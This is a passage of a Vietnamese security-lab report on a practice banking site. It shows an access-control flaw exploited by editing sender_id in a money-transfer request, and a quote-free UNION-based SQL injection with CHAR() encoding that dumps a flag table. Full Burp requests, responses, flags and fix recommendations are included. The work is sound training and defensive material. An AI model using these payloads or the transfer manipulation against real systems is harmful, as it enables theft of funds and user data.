


Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /api/transaction.php?action=transfer_money HTTP/2 2 Host: koinbase.cyberjutsu-lab.tech 3 Cookie: PHPSESSID=0af02e17e3a54cb12352f56e17110786 4 Content-Length: 36 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: en-US,en;q=0.9 7 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130" 8 Content-Type: application/x-www-form-urlencoded 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70   Safari/537.36 11 Accept: */* 12 Origin: https://koinbase.cyberjutsu-lab.tech 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://koinbase.cyberjutsu-lab.tech/send_money.php 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 sender_id=8&amp;receiver_id=20&amp;amount=10</pre>		<pre>1 HTTP/2 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Wed, 06 Nov 2024 02:21:57 GMT 4 Content-Type: application/json 5 Content-Length: 60 6 X-Powered-By: PHP/7.3.33 7 Expires: Thu, 19 Nov 1981 08:52:00 GMT 8 Cache-Control: no-store, no-cache, must-revalidate 9 Pragma: no-cache 10 11 {   "status_code":400,   "message":"You do not have enough money" }</pre>	

Vào trang <https://koinbase.cyberjutsu-lab.tech/?page=1>



Thấy user có số tiền cao nhất là user có **id=4**, ta tiến hành chỉnh sửa trong **Burp Suite**: **sender\_id=4**, **receive\_id=8** (id của mình), **amount=10000000** và bấm **Send**



Kết quả trả về **Transfer money success** tức là đã thực hiện lệnh chuyển tiền thành công.

Ta vào <https://koinbase.cyberjutsu-lab.tech/profile.php> thấy được flag.

**Flag 4: CBJs{master\_of\_broken\_access\_control}**



### Recommendation

- Trước khi thực hiện bất kỳ thao tác nào với `sender_id` và `receiver_id`, bạn cần kiểm tra xem người dùng hiện tại có quyền truy cập vào các đối tượng này hay không.
- Chỉ cho phép người dùng chuyển tiền từ tài khoản của chính họ: `if (isset($_POST['sender_id']) and $_user['id'] = $_POST['sender_id'])` thì mới thực hiện lệnh chuyển tiền

## KBB-01-005: SQL Injection at


[https://koinbase.cyberjutsu-lab.tech/api/user.php?action=public\\_info&id=](https://koinbase.cyberjutsu-lab.tech/api/user.php?action=public_info&id=)

### Description and Impact

Tham số `?id` nhận giá trị trực tiếp từ user nhưng chỉ thông qua một lớp filter dấu ngoặc đơn `'`, attacker có thể dễ dàng bypass và chèn câu lệnh SQL Injection để trích xuất thông tin từ database, lấy đi các thông tin quan trọng như số thẻ tín dụng của người dùng khác trong hệ thống và thực hiện các hành vi phi pháp.

### Root Cause

Tại trang <https://koinbase.cyberjutsu-lab.tech/?page=1>



Sau khi nhấp vào nút `view` của user có `id=4`, server sẽ gọi đến API `/static/js/view.js`

```
view.php JS view.js x user.php
koinbase > src > static > js > JS view.js > ...
1  async function get_user_info() {
2      const queryString = window.location.search; // ?id=4
3      const urlParams = new URLSearchParams(queryString);
4      const id = urlParams.get('id'); //4
5      var url = `/api/user.php?action=public_info&id=${id}`;
6      var response = await fetch(url);
7      return await response.json();
8  }
9
10 function main() {
11     get_user_info().then(function (data) {
12         document.getElementById("image").src = data["message"]["image"];
13         document.getElementById("id").innerText = data["message"]["id"];
14         document.getElementById("username").innerText += ' ' + data["message"]["username"];
15         document.getElementById("credit_card").innerText += ' ' + (data["message"]["plain_credit_card"] ===
16             undefined) ? "*****" : "";
17         document.getElementById("bio").innerText = data["message"]["bio"];
18     });
19 }
20 main();
```

Dòng code số 4 `const id = urlParams.get('id')` sẽ nhận giá trị `id=4` và gửi 1 cú request đến API `/api/user.php?action=public_info&id=4`

```
view.php JS view.js user.php x
koinbase > src > api > user.php > ...
1  <?php
2  header('Content-Type: application/json');
3  include_once($_SERVER["DOCUMENT_ROOT"] . '/libs/common.php');
4
5  if (isset($_GET["action"])) {
6      $action = $_GET["action"];
7      switch ($action) {
8          case 'public_info': {
9              if (isset($_GET['id'])) {
10                 $data = getInfoFromUserId($_GET['id']); //sink SQLi, id là untrusted data, ko có filter
11                 //được đưa thẳng vào câu query SQL. Phải có hàm kiểm tra id là số "if (isset($_GET['id']) &&
12                 //is_numeric($_GET['id']))"
13                 if ($data) {
14                     unset($data['enc_credit_card']);
15                     echo msgToJSON(200, $data);
16                 }
17                 else {
18                     echo msgToJSON(400, "User not found");
19                 }
20             } else {
21                 echo msgToJSON(400, "Missing params");
22             }
23         }
24     }
25     break;
26 }
```

Biến `($_GET['id'])` là 1 untrusted data do user nhập vào. Tại đây, hàm `getInfoFromUserId($_GET['id'])` ở dòng code 10 sẽ nhận giá trị `id=4` và đưa thẳng vào câu query SQL:

```
42 function getInfoFromUserId($id) {
43     return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . "
44     LIMIT 1");
45 }
```

```

26     function validate($array) {
27         foreach($array as $data) {
28             if (gettype($data) !== 'string')
29                 die("Hack detected");
30             elseif (strpos($data, "'") !== False)
31                 die("Hack detected");
32         }
33     }
34
35     // Validate untrusted data
36     validate($_POST);
37     validate($_GET);

```

Như ta thấy, biến `$_GET['id']` được lọc qua 1 lớp filter kí tự `'`, điều này khiến cho attacker dễ dàng bypass và chèn câu lệnh SQL Injection không có kí tự `'` để khai thác sâu hơn vào database.

Ta sử dụng **Burp Suite** để khai thác lỗ hổng SQL Injection tại `/api/user.php?action=public_info&id=`. Sử dụng payload `9999 UNION SELECT 1,2,3,4,5,6` để kiểm tra bảng **users** có mấy cột.

The screenshot shows a Burp Suite interface with a 'Request' and 'Response' tab. The request is a GET to `/api/user.php?action=public_info&id=<@urlencode>9999 UNION SELECT 1,2,3,4,5,6`. The response is a JSON object with `"status_code":200` and a `"message":{ "id":"1", "username":"'2'", "money":"'3'", "image":"'4'", "bio":"'6'" }`.

Kết quả cho thấy bảng **users** có 6 cột.

Tiếp theo, sử dụng payload để tìm các bảng có trong database.

`99999 UNION SELECT 1,2,3,4,5,(SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=database())`

```
Request
Pretty Raw Hex Hackvortor
1 GET /api/user.php?action=public_info&id=<@urlencode>99999 UNION
2 SELECT 1,2,3,4,5,(SELECT GROUP_CONCAT(table_name) FROM informat
3 ion_schema.tables WHERE table_schema=database())<@urlencode> H
4 TTP/1.1
5 Host: koinbase.cyberjutsu-lab.tech
6 Cookie: PHPSESSID=0af02e17e3a54cb12352f56e17110786
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
12 Safari/537.36
13 Sec-Ch-Ua-Mobile: ?0
14 Accept: */*
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://koinbase.cyberjutsu-lab.tech/view.php?id=4
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i
21 Connection: keep-alive
22
Response
Pretty Raw Hex Render Hackvortor
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 05 Nov 2024 15:15:13 GMT
4 Content-Type: application/json
5 Content-Length: 98
6 Connection: keep-alive
7 X-Powered-By: PHP/7.3.33
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11
12 {
13   "status_code":200,
14   "message":{
15     "id":"1",
16     "username":"2",
17     "money":"3",
18     "image":"4",
19     "bio":"flag,users"
20   }
21 }
```

Kết quả cho thấy database có 2 bảng là flag và users.

Do bị filter kí tự ' ', trong SQL, hàm CHAR() được dùng để chuyển mã ASCII thành ký tự. Kí tự 'flag' được chuyển đổi thành mã ASCII tương ứng là (102), (108), (97), (103).

Tìm tên cột trong bảng 'flag' bằng payload:


```
99999 UNION SELECT 1,2,3,4,5,(SELECT column_name FROM
information_schema.columns WHERE table_name =
CHAR((102),(108),(97),(103)))
```

```
Request
Pretty Raw Hex Hackvortor
1 GET /api/user.php?action=public_info&id=<@urlencode>99999 UNION
2 SELECT 1,2,3,4,5,(SELECT column_name FROM information_schema.co
3 lumns WHERE table_name = CHAR((102), (108), (97), (103)))<@ucl
4 encode> HTTP/1.1
5 Host: koinbase.cyberjutsu-lab.tech
6 Cookie: PHPSESSID=0af02e17e3a54cb12352f56e17110786
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
12 Safari/537.36
13 Sec-Ch-Ua-Mobile: ?0
14 Accept: */*
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://koinbase.cyberjutsu-lab.tech/view.php?id=4
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i
21 Connection: keep-alive
22
Response
Pretty Raw Hex Render Hackvortor
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 05 Nov 2024 15:28:40 GMT
4 Content-Type: application/json
5 Content-Length: 92
6 Connection: keep-alive
7 X-Powered-By: PHP/7.3.33
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11
12 {
13   "status_code":200,
14   "message":{
15     "id":"1",
16     "username":"2",
17     "money":"3",
18     "image":"4",
19     "bio":"flag"
20   }
21 }
```

Bảng này chỉ có 1 cột tên là 'flag'

Đọc nội dung cột 'flag' trong bảng 'flag' bằng payload:

```
99999 UNION SELECT 1,2,3,4,5,(SELECT flag FROM flag)
```



```
Request
Pretty Raw Hex Hackvortor
1 GET /api/user.php?action=public_info&id=<@urlencode>99999 UNION
2 SELECT 1,2,3,4,5,(SELECT flag FROM flag);k0/urlencode> HTTP/1.1
3 Host: koinbase.cyberjutsu-lab.tech
4 Cookie: PHPSESSID=0af02e17e3a54cb12352f56e17110786
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
10 Safari/537.36
11 Sec-Ch-Ua-Mobile: ?0
12 Accept: */*
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://koinbase.cyberjutsu-lab.tech/view.php?id=4
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive

Response
Pretty Raw Hex Render Hackvortor
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 05 Nov 2024 15:30:12 GMT
4 Content-Type: application/json
5 Content-Length: 130
6 Connection: keep-alive
7 X-Powered-By: PHP/7.3.33
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11
12 {
13   "status_code":200,
14   "message":{
15     "id":"1",
16     "username":"2",
17     "money":"3",
18     "image":"4",
19     "bio":"Flag 5: CBJ5(integer_id_with_sqlinjection)"
20   }
21 }
```

Ta thu được *Flag 5: CBJ5(integer\_id\_with\_sqlinjection)*

### Recommendation

Phải có hàm kiểm tra id là số thì mới đưa vào câu query SQL: `"if (isset($_GET['id']) && is_numeric($_GET['id']))"`

## 4. Kết luận

Thông qua bản báo cáo này, mình đã thành công tìm ra 5 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho công ty một cái nhìn dễ hiểu, trực quan nhất để quý công ty có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong hệ thống này. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.